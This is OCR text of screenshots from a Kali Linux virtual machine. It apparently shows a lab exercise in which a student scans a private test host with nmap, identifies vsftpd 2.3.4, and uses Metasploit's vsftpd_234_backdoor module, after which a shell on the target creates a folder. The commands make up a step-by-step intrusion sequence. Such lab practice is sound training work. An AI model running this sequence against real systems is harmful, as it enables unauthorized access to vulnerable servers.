



kali-linux-2024-virtualbox-amd64 (Istantanea 1 - upgrade.kali.ver.2024.1) [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
1 2 3 4
13:34
kali@kali: ~
File Actions Edit View Help
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0×10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 42 bytes 3961 (3.8 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 42 bytes 3961 (3.8 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
┌──(kali㉿kali)-[~]
└─$ ping 192.168.60.101
PING 192.168.60.101 (192.168.60.101) 56(84) bytes of data.
64 bytes from 192.168.60.101: icmp_seq=1 ttl=64 time=13.9 ms
64 bytes from 192.168.60.101: icmp_seq=2 ttl=64 time=10.9 ms
64 bytes from 192.168.60.101: icmp_seq=3 ttl=64 time=0.919 ms
^C
— 192.168.60.101 ping statistics —
3 packets transmitted, 3 received, 0% packet loss, time 2002ms
rtt min/avg/max/mdev = 0.919/8.559/13.895/5.542 ms
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Use sessions -1 to interact with the last opened session
=[metasploit v6.4.5-dev]
+ -- --=[2413 exploits - 1242 auxiliary - 423 post]
+ -- --=[1465 payloads - 47 encoders - 11 nops]
+ -- --=[9 evasion]
Metasploit Documentation: https://docs.metasploit.com/
msf6 >
kali@kali: ~
File Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ nmap /?
Starting Nmap 7.94SVN (https://nmap.org) at 2024-05-31 13:32 EDT
Unable to split netmask from target expression: "/?"
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.08 seconds
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.60.101
Starting Nmap 7.94SVN (https://nmap.org) at 2024-05-31 13:33 EDT
Nmap scan report for 192.168.60.101
Host is up (0.022s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
23/tcp open telnet
25/tcp open smtp
53/tcp open domain
80/tcp open http
111/tcp open rpcbind
139/tcp open netbios-ssn
445/tcp open microsoft-ds
512/tcp open exec
513/tcp open login
514/tcp open shell
1099/tcp open rmiregistry
1524/tcp open ingreslock
2049/tcp open nfs
2121/tcp open ccproxy-ftp
3306/tcp open mysql
5432/tcp open postgresql
5900/tcp open vnc
6000/tcp open X11
6667/tcp open irc
8009/tcp open ajp13
8180/tcp open unknown
Nmap done: 1 IP address (1 host up) scanned in 13.35 seconds
Num Lock Off


kali-linux-2024-virtualbox-amd64 (Istantanea 1 - upgrade.kali.ver.2024.1) [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
1 2 3 4
13:47
kali@kali: ~
File Actions Edit View Help
0 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No VSFTPD v2.3.4 Backdoor Command Execution
Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
msf6 > use Interrupt: use the 'exit' command to quit
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > option
[-] Unknown command: option. Did you mean options? Run the help command for more details.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show option
[-] Invalid parameter "option", use "show -h" for more information
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show -h
[*] Valid parameters for the "show" command are: all, encoders, nops, exploits, payloads, auxiliary, post, plugins, info, options, favorites
[*] Additional module-specific parameters are: missing, advanced, evasion, targets, actions
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name Current Setting Required Description
CHOST no The local client address
CPORT no The local client port
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 21 yes The target port (TCP)
Exploit target:
Id Name
0 Automatic
View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > RHOSTS 192.168.60.101
[-] Unknown command: RHOSTS. Did you mean hosts? Run the help command for more details.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.60.101
RHOSTS ⇒ 192.168.60.101
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
kali@kali: ~
File Actions Edit View Help
Nmap scan report for 192.168.60.101
Host is up (0.022s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
23/tcp open telnet
25/tcp open smtp
53/tcp open domain
80/tcp open http
111/tcp open rpcbind
139/tcp open netbios-ssn
445/tcp open microsoft-ds
512/tcp open exec
513/tcp open login
514/tcp open shell
1099/tcp open rmiregistry
1524/tcp open ingreslock
2049/tcp open nfs
2121/tcp open ccproxy-ftp
3306/tcp open mysql
5432/tcp open postgresql
5900/tcp open vnc
6000/tcp open X11
6667/tcp open irc
8009/tcp open ajp13
8180/tcp open unknown
Nmap done: 1 IP address (1 host up) scanned in 13.35 seconds
┌──(kali㉿kali)-[~]
└─$ nmap -sV -p21 192.168.60.101
Starting Nmap 7.94SVN (https://nmap.org) at 2024-05-31 13:37 EDT
Nmap scan report for 192.168.60.101
Host is up (0.0013s latency).
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 2.3.4
Service Info: OS: Unix
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.41 seconds
┌──(kali㉿kali)-[~]
└─$
┌──(kali㉿kali)-[~]
└─$
WINDOWS SINISTRO + MAIUSC


kali-linux-2024-virtualbox-amd64 (Istantanea 1 - upgrade.kali.ver.2024.1) [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
1 2 3 4
13:53
kali@kali: ~
File Actions Edit View Help
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
pwd
/
mkdir /test_metasploit
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
test_metasploit
tmp
usr
kali@kali: ~
File Actions Edit View Help
22/tcp open ssh
23/tcp open telnet
25/tcp open smtp
53/tcp open domain
80/tcp open http
111/tcp open rpcbind
139/tcp open netbios-ssn
445/tcp open microsoft-ds
512/tcp open exec
513/tcp open login
514/tcp open shell
1099/tcp open rmiregistry
1524/tcp open ingreslock
2049/tcp open nfs
2121/tcp open ccproxy-ftp
3306/tcp open mysql
5432/tcp open postgresql
5900/tcp open vnc
6000/tcp open X11
6667/tcp open irc
8009/tcp open ajp13
8180/tcp open unknown
Nmap done: 1 IP address (1 host up) scanned in 13.35 seconds
(kali㉿kali)-[~]
$ nmap -sV -p21 192.168.60.101
Starting Nmap 7.94SVN (https://nmap.org) at 2024-05-31 13:37 EDT
Nmap scan report for 192.168.60.101
Host is up (0.0013s latency).
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 2.3.4
Service Info: OS: Unix
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.41 seconds
(kali㉿kali)-[~]
$
(kali㉿kali)-[~]
$ show payload
Command 'show' not found, but can be installed with:
sudo apt install mmh
sudo apt install nmh
sudo apt install mailutils-mh
(kali㉿kali)-[~]
$
WINDOWS SINISTRO + MAIUSC